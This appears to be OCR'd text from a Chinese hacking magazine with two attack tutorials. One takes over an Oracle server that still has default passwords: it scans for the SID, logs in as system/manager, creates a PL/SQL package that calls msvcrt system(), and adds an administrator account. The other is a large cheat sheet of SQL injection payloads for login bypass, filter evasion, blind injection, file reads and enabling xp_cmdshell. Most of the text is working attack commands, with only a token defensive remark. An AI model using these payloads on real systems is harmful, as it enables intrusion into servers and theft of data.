


图 16

编辑点评：

俺是穷人，还没用上无线，不过文章倒是看懂了，有条件的朋友可以试试。

通过 Oracle 数据库默认口令获得服务器权限




图 菜牛

本文写的是如何入侵默认设置的 Oracle 数据库

Oracle 数据库是一种使用很广泛的数据库系统，很多大型网站都采用 Oracle，那它是否就真的无懈可击，固若金汤呢？这就要看管理员安装数据库后的防范设置如何。如果管理员懒的话，没改任何默认设置，那就让攻击者有机可乘了。下面我们演示一下如何利用 ORACLE 默认设置来获得服务器控制权。

一、准备工具

1、ActivePerl-5.8.8.822-MSWin32-x86-280952
2、ora10client 客户端
3、oscanner_bin_1_0_6，如果使用的话，要先安装 JAVA

首先我们知道 ORACLE 数据库的监听端口默认是1521，那就来扫描一下 1521 端口和 80 端口吧。扫描后得到一台主机，如图 1 所示。好，确定目标后，我们用 tnscmd.pl 或者 OSCANNER 扫描器来嗅探目标的一些重要资料。




图 1

二、工具演示

1、tnscmd.pl

获得系统类型和版本信息 **C:/perl>tnscmd.pl version -h 192.168.0.1 -indent**，如图 2 所示。




图 2

获得服务信息：**C:/perl>tnscmd.pl services -h 192.168.0.1 -indent**，如图 3 所示。

主要目的就是要得到图 3 中高亮标示显示的“SERVICE_NAME=PPIS”，这样我们就知道了数据库的 SID 号是 PIIS，只有获得这个信息，我们才能远程连接数据库。

2、Oscanner

C:/>Oscanner -s 192.168.0.1，如图 4 所示，可以看到以下信息：

```
[-] Checking sid (PPIS) for common passwords    //也可以看到SID号
[-] Account SYS/CHANGE_ON_INSTALL found
[-] Account SYSTEM/MANAGER found    可以知道默认的用户和密码分别是：system 和 manager
```

以上两种工具大家选择其中一种就可以了。好，我们进入 ORACLE 客户端，一般有两种连接方法，分别介绍一下。

第一种：

SqlPlus system/manager@//192.168.0.1:1521/SID，如图 5 所示。

第二种：




图 3

```
Oscanner.bin - oscanner -s [redacted]
Oracle Scanner 1.0.6 by patrik@cqure.net
--------------------------------------------------
[-] Checking host [redacted]
[-] Checking sid (PPIS) for common passwords
[-] Account ADAMS/WOOD found
[-] Enumerating system accounts for SID (PPIS)
[-] Succesfully enumerated 18 accounts
[-] Account BLAKE/PAPER found
[-] Account CLARK/CLOTH found
[-] Account CTXSYS/CTXSYS found
[-] Account DBSNMP/DBSNMP found
[-] Account JONES/STEEL found
[-] Account MDSYS/MDSYS found
[-] Account MTSSYS/MTSSYS found
[-] Account ORDPLUGINS/ORDPLUGINS found
[-] Account ORDSYS/ORDSYS found
[-] Account OUTLN/OUTLN found
[-] Account SCOTT/TIGER found
[-] Account SYS/CHANGE_ON_INSTALL found
[-] Account SYSTEM/MANAGER found
[-] Checking user supplied passwords against sid (PPIS)
[-] Checking user supplied dictionary
[-] Account PPIS/PPIS found
[-] Querying database for version information
```

图 4

```
Oracle - SqlPlus system/manager@//[redacted]:1521/PPIS
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Ora10InstantClient>SqlPlus system/manager@//[redacted]:1521/PPIS

SQL*Plus: Release 10.2.0.1.0 - Production on 星期二 4月 21 14:50:46 2009

Copyright (c) 1982, 2005, Oracle.  All rights reserved.


连接到:
Oracle8i Release 8.1.7.0.0 - Production
JServer Release 8.1.7.0.0 - Production

SQL>
```

图 5

```
SQL> connect system/manager@(description=(address_list=(address=(protocol=tcp)(host=[redacted])(port=1521)))(connect_data=(SERVICE_NAME=[redacted])));
已连接。
SQL> CREATE OR REPLACE LIBRARY exec_shell AS 'c:\windows\system32\msvcrt.dll';
  2  /

库已创建。

SQL>
```

图 6

```
C:\>sqlplus /nolog
SQL>connect system/manager@(description=(address_list=(address=(protocol=tcp)(host=192.168.0.1)(port=1521)))(connect_data=(SERVICE_NAME=SID)));
```

当有时候提示："ORA-12514：TNS：监听程序当前无法识别连接描述符中请求的服务"，那就换另一种。

连接上后，我们就要创建库了，如图6所示：

```
CREATE OR REPLACE LIBRARY exec_shell AS 'c:\windows\system32\msvcrt.dll';
/
```

写一个过程来调用msvcrt.dll里的system()函数，命令如下，执行过程如图7、图8所示。

```
SQL> CREATE OR REPLACE PACKAGE oracmd IS
  2  PROCEDURE exec (cmdstring IN CHAR);
  3  end oracmd;
  4  /

程序包已创建。

SQL>
```

图 7

```
SQL> CREATE OR REPLACE PACKAGE BODY oracmd IS
  2  PROCEDURE exec (cmdstring IN CHAR)
  3  IS EXTERNAL
  4  NAME "system"
  5  LIBRARY exec_shell
  6  LANGUAGE C;
  7  end oracmd;
  8  /

程序包体已创建。

SQL>
```

图 8

```
CREATE OR REPLACE PACKAGE oracmd IS
PROCEDURE exec (cmdstring IN CHAR);
end oracmd;
/
CREATE OR REPLACE PACKAGE BODY oracmd IS
PROCEDURE exec (cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C;
end oracmd;
/
```

```
SQL> exec oracmd.exec ('net user test test /ad');
PL/SQL 过程已成功完成。
SQL> exec oracmd.exec ('net localgroup administrators test /ad');
PL/SQL 过程已成功完成。
SQL>
```

图 9

```
SQL> exec oracmd.exec ('net user test /del');
PL/SQL 过程已成功完成。
SQL>
```


图 10

然后我们执行SHELL命令，如图9所示，成功创建了管理员用户。测试完毕后，删除用户，不要破坏，如图10。

教程完毕，本文的目的是提醒广大管理员安装完数据库后，要把一些不安全的设置修复，谢谢大家阅读，呵呵。

编辑点评：我以前在oracle db11g中测试过这段在oracle中执行命令的代码，没有成功，不知是不是版本的原因，语句肯定是没有错的。

小花样　大气象——SQLi技术再挖掘



文 OrphousV

本文总结了一些sqli语法，值得看一下！

SQLi算是当今最流行的渗透技术之一了，你随便翻翻渗透网站的文章，有一大半都是利用SQLi漏洞来实现的。讲解SQLi，最先讲的一般都是经典的类似于 **"and 1=1"** 和 **"and 1=2"** 的语句。然而，SQLi并非都是这么容易，在实践中有时也会遇到些棘手的情况。比如有些网站对提交的数据进行了检查，或进行了容错处理以防止SQLi。另外，还有一些小技巧，对我们利用SQLi漏洞来说是很有帮助的。

一、注释符的作用

注释符算是最基本的也是最常用的了，下边是两个例子：

e.g.

DROP temptable;-- ("--"适用于SQL Server和Mysql)

DROP temptable# ("#"适用于Mysql，这对判断服务器环境有帮助哦)

这种手段经常用于过滤不严的表单，比如登录页面，下面是一个典型的存在此类漏洞的登录页面代码：

```
<%
myDSN1="mssql 连接字符串"
myDSN2=" mysql 连接字符串"
myDSN3= "oracle 连接字符串"
set conn=server.createobject("adodb.connection")
conn.open myDSN
username=request.querystring("username")
enteredpassword=trim(request.querystring("password"))
if username <> "" then
mySQL="SELECT * FROM tblusers WHERE username= '"& username &"'"
set rs=conn.execute(mySQL)
rs.movenext
password=trim(rs.fields("password"))
if enteredpassword = password then
response.write "Password Correct"
else
response.write "Password Incorrect"
```

```
end if
end if%>.
```

对于管理员为admin的存在漏洞的mssql网站，我们在用户名处输入“**admin'--**”便能以管理员身份登录，无论输入的密码是什么。还原一下，SQL语句大致为：**SELECT * FROM members WHERE username = 'admin'--' AND password = 'XXXXXXXX'**。当然，在这种情形下，SQLi的利用不止这一种形式，下面的也可以尝试：

```
* admin' #
* admin'/*
* ' or 1=1--
* ' or 1=1#
* ' or 1=1/*
* ') or '1'='1--
* ') or ('1'='1--
* ......
```

（注意：要根据服务器的数据库环境来选择相应的语句。）

我们还可以以一个不同的身份登录，语句类似于：**' UNION SELECT 1, '目标用户名', 'XXXXXXXX', 1--**（需要UNION支持）。还有一种情况，程序不直接验证输入的密码，而是把输入的密码的MD5散列（也可以是其它算法）与数据库中相应的散列进行对比。其实，我们同样可以绕过验证，比如输入：

```
Username: admin
Password: 234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
```

这样，程序便会将“1234”的MD5散列与我们给出的MD5散列“81dc9bdb52d04dc20036dbd8313ed055”（密文为“1234”）进行对比，而不是将“1234”与数据库中的记录进行对比。

注释符还可以用于混淆语句以绕过对参数的检查机制，请看如下例子：

```
e.g.
DR/**/OP/*bypass blacklisting*/temptable (等价于 "DROP temptable"。)
SELECT/*avoid-spaces*/password/**/FROM/**/Members WHERE username='admin'/**/or/**/1=1(其中 username='ad'+'min'/**/OR/**/'1'='1' 也可以写为 username='admin'OR'1'='1'
```

我们还可以玩得更花哨一点，比如有一个带参数的asp页面：**http://site/login.asp?Username=admin&Password=XXXXXXXX**，它的查询语句类似于：**SELECT * FROM Users WHERE Username='admin' AND Password='XXXXXXXX'**。为了逃避检查并绕过验证，我们可以提交：**http://site/login.asp?Username=admin'OR'1'/*&Password=XXXXXXXX*/='1**，那么它的查询语句就变成了：**SELECT * FROM Users WHERE Username='admin'OR'1'/* AND Password='*/='1'**。

发散思维，OR' 1'='1'可以用以下语句替代：

```
OR 'Simple' LIKE 'Sim%'
OR 'Simple' > 'S' OR 'Simple' < 'X'OR 2 > 1
OR 'Simple' IN ('Sim'+'ple')
OR 'Simple' = N'Simple' ("N" 代表 "nvarchar", 它告诉SQL Server把 "Simple" 解析为nvarchar类型，这并未带来实质上的改变。)
```

如果服务器是MySQL环境并开了magic_quotes，或者服务器使用了其它的过滤引号的机制，我们可以将Username（“admin'OR'1'/*&Password=XXXXXXXX*/='1”）参数通过16进制转换，改写成以下形式：

```
0x 61 64 6D 69 6E 27 4F 52 27 31 27 2F 2A 26 50 61 73 73 3D 58 58 58 58 58 58 58 58 58 2A 2F 3D 27 31 (MySQL)

CONCAT (CHAR(61),CHAR(64),CHAR(6D),CHAR(69),CHAR(6E),CHAR(27),CHAR(4F),CHAR(52),CHAR(27),CHAR(31),CHAR(27),CHAR(2F),CHAR(2A),CHAR(26),CHAR(50),CHAR(61),CHAR(73),CHAR(73),CHAR(3D),CHAR(58),CHAR(58),CHAR(58),CHAR(58),CHAR(58),CHAR(58),CHAR(58),CHAR(58),CHAR(2A),CHAR(2F),CHAR(3D),CHAR(27),CHAR(31)) (MySQL)

CHAR(61)+CHAR(64)+CHAR(6D)+CHAR(69)+CHAR(6E)+CHAR(27)+CHAR(4F)+CHAR(52)+CHAR(27)+CHAR(31)+CHAR(27)+CHAR(2F)+CHAR(2A)+CHAR(26)+CHAR(50)+CHAR(61)+CHAR(73)+CHAR(73)+CHAR(3D)+CHAR(58)+CHAR(58)+CHAR(58)+CHAR(58)+CHAR(58)+CHAR(58)+CHAR(58)+CHAR(58)+CHAR(2A)+CHAR(2F)+CHAR(3D)+CHAR(27)+CHAR(31) (SQL Server)
```

另外顺便提一下，**Oracle下的字符串连接可以使用“||”，MySQL中也可以这样用，不过前提是MySQL工作于ANSI环境下，否则它将会把“||”解析为逻辑或。**

```
eg. SELECT login || '-' || password FROM members
```

上面基本上展示的是注释符的本份工作，但是注释符的能力可不止这些，它还有潜力可供挖掘。/*comment*/是最常见的注释形式，其实在MySQL下还有一种经常被忽略的形式——/*! MYSQL Special Comment*/。我们可以利用MySQL的这一特性来判断MySQL服务器的版本，例子如下：

```
e.g.
SELECT /*!32302 1/0, */ 1 FROM tablename
```

如果服务器的MySQL版本高于我们提供的“3.23.02”，那么就会抛出“divison by 0 error”。当然，在MySQL环境下，我们也可以通过**@@version**获得MySQL版本。

二、基于报错的SQLi技术

接下来，我们再来看看基于报错的SQLi技术。寻找列名时，我们在SQL Server上可以使用HAVING语句，例子如下：

```
e.g.
' HAVING 1=1 --
' GROUP BY table.columnfromerror1 HAVING 1=1 --
' GROUP BY table.columnfromerror1, columnfromerror2 HAVING 1=1 --
' GROUP BY table.columnfromerror1, columnfromerror2, columnfromerror(n) HAVING 1=1
...... (直到不报错为止)
```

然而，这种方法是十分耗费气力的，我们也可以通过查询sysobjects表的方法来获取列名，例子如下：

```
e.g. SELECT name FROM syscolumns WHERE id =(SELECT id FROM sysobjects WHERE name = 'tablenameforcolumnnames')
```

在mySQL环境下，从内置表中获得信息则是一个不错的选择。相比之下，这种方法要文雅得多，当然，前提是字段能被输出到页面。下边是注入语句：

```
e.g.
'union all select 1,column_name,3 from information_schema.columns limit 0,1/*
```

用类似的原理我们还能获得数据库的许多其它信息，而不必用蛮力。获得列数时用ORDER BY语句便可轻松实现，例子如下：

```
e.g.
ORDER BY 1--
ORDER BY 2--
ORDER BY N--
...... (直到报错为止)
```

获得列的数据类型，可以参照以下的方法：**' union select sum(columntofind) from users--(SQL Server)**。如果columntofind的数据类型是整数的话，程序不会报错；如果

columntofind 的数据类型不是整数，程序则会报告如下错误：

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' "[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.

我们并不是一定得用 sum()，还可以选择 CAST()或 CONVERT()，例子如下：

```
e.g.
SELECT * FROM Table1 WHERE id = -1 UNION ALL SELECT null, null, NULL, NULL, convert(image,1), null, null,NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL--
```

或者不用函数：

```
11223344) UNION SELECT NULL,NULL,NULL WHERE 1=2 --不报错
11223344) UNION SELECT 1,NULL,NULL WHERE 1=2 --不报错 第一列为整数。
11223344) UNION SELECT 1,2,NULL WHERE 1=2 -- 报错，第二列不是整数。
11223344) UNION SELECT 1,'2',NULL WHERE 1=2 --不报错 第二列是字符串。
11223344) UNION SELECT 1,'2',3,NULL WHERE 1=2 --报错 第三列不是整数。
```

这个方法在 MySQL 里用起来也挺不错的。

三、再来看看 SQL 中常用的函数等操作。

首先是文件的读操作，具体流程为：

1、创建一个临时表；**e.g. create table foo(line blob); (MySQL)**

2、将要读取的文件内容插入到临时表中，并读取临时表中的相应内容。

```
e.g.
load data infile 'c:/boot.ini' into table foo;
select * from foo;
DROP foo。
```

在整个流程中，foo 起到了一个跳板的作用，NBSI 就使用了这个方法来实现命令回显，这个方法在*nix 下十分实用，运气好的话可以得到许多配置文件，其中就不乏 password 以及虚拟目录配置文件之类的信息。在 MySQL 中，我们还可以直接调用 load_file()，这个要方便得多，我对它颇有好感。

再就是文件的写操作了，例子如下：

```
e.g. bcp "SELECT * FROM test..foo" queryout c:\inetpub\wwwroot\runcommand.asp -c -Slocalhost -Usa -Pfoobar (SQL Server)
```

在 SQL Server 环境下执行命令主要有两种方式，一是使用 VBS 或 WSH，二是使用 xp_cmdshell。

```
e.g.
WSH:
declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run', NULL, 'notepad.exe'
Username: '; declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run', NULL, 'notepad.exe' -- (需要多语句执行支持。)
xp_cmdshell:
EXEC master.dbo.xp_cmdshell 'notepad.exe'
```

WSH 和 xp_cmdshell 都可能被禁用，WSH 的解禁要利用注册表操作，xp_cmdshell 的解禁则要使用 sp_addextendedproc。在 SQL Server2005 中，也可以这样来开启 xp_cmdshell：

```
EXEC sp_configure 'show advanced options',1"RECONFIGURE
EXEC sp_configure 'xp_cmdshell',1"RECONFIGURE
```

下面是 SQL Server 环境下的一些实用操作：

执行命令（xp_cmdshell）

```
e.g. exec master..xp_cmdshell 'dir'
```

注册表(xp_regread)8 个存贮过程：

```
1.xp_regaddmultistring
2.xp_regdeletekey
3.xp_regdeletevalue
4.xp_regenumkeys
5.xp_regenumvalues
6.xp_regread
7.xp_regremovemultistring
8.xp_regwrite
e.g.
exec xp_regread HKEY_LOCAL_MACHINE, 'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters', 'nullsessionshares'"exec xp_regenumvalues HKEY_LOCAL_MACHINE, 'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'
```

管理服务（xp_servicecontrol）

媒体（xp_availablemedia）

ODBC（xp_enumdsn）

登录模式（xp_loginconfig）

创建 Cab 文件（xp_makecab）

枚举域名（xp_ntsec_enumdomains）

结束进程(需要知道PID)（xp_terminate_process)

添加新的过程（事实上可以执行任何你想执行的命令）

```
e.g.
sp_addextendedproc 'xp_webserver', 'c:\temp\x.dll' exec xp_webserver
```

将文件写到一个 UNC 或者内部路径（sp_makewebtask)

在 SQL 中，if 语句也比较实用：

```
MySQL:
IF(condition,true-part,false-part) (M)"SELECT IF(1=1,'true','false')
SQL Server:
IF condition true-part ELSE false-part (S)"IF (1=1) SELECT 'true' ELSE SELECT 'false'
e.g.
if ((select user) = 'sa' OR (select user) = 'dbo') select 1 else select 1/0 (S)"如果当前用户不是 "sa"或者 "dbo"就会抛出"divide by zero error"。
```

If 语句在普通的盲注中经常被用到。在看 if 在盲注中的应用前，我们首先看一个普通的盲注过程（注：TRUE 和 FALSE 分别代表返回的页面正常和不正常）：

```
FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<70-- ""TRUE :
SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<100-- TRUE
SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<85-- FALSE :
SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<77--FALSE :
SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<80-- TRUE :
SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),
```

```
1,1)),0)<81-- FALSE ;
SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)<80—
```

由以上结果我们就可以得知表名的第一个字符的ASCII值为80，即字母"p"。以上讲的是普通情况下的盲注，即我们仍能够通过报错利用SQLi。下面更残酷点，完全盲注！

思路比较单一，大多都是通过"wait for delay"的方法来判断SQL语句执行的情况，类似于调用C++里的Sleep()。在SQL Server环境下，要实现Sleep()的功能，参照下面的例子即可：**WAITFOR DELAY '0:10:0.52'**。

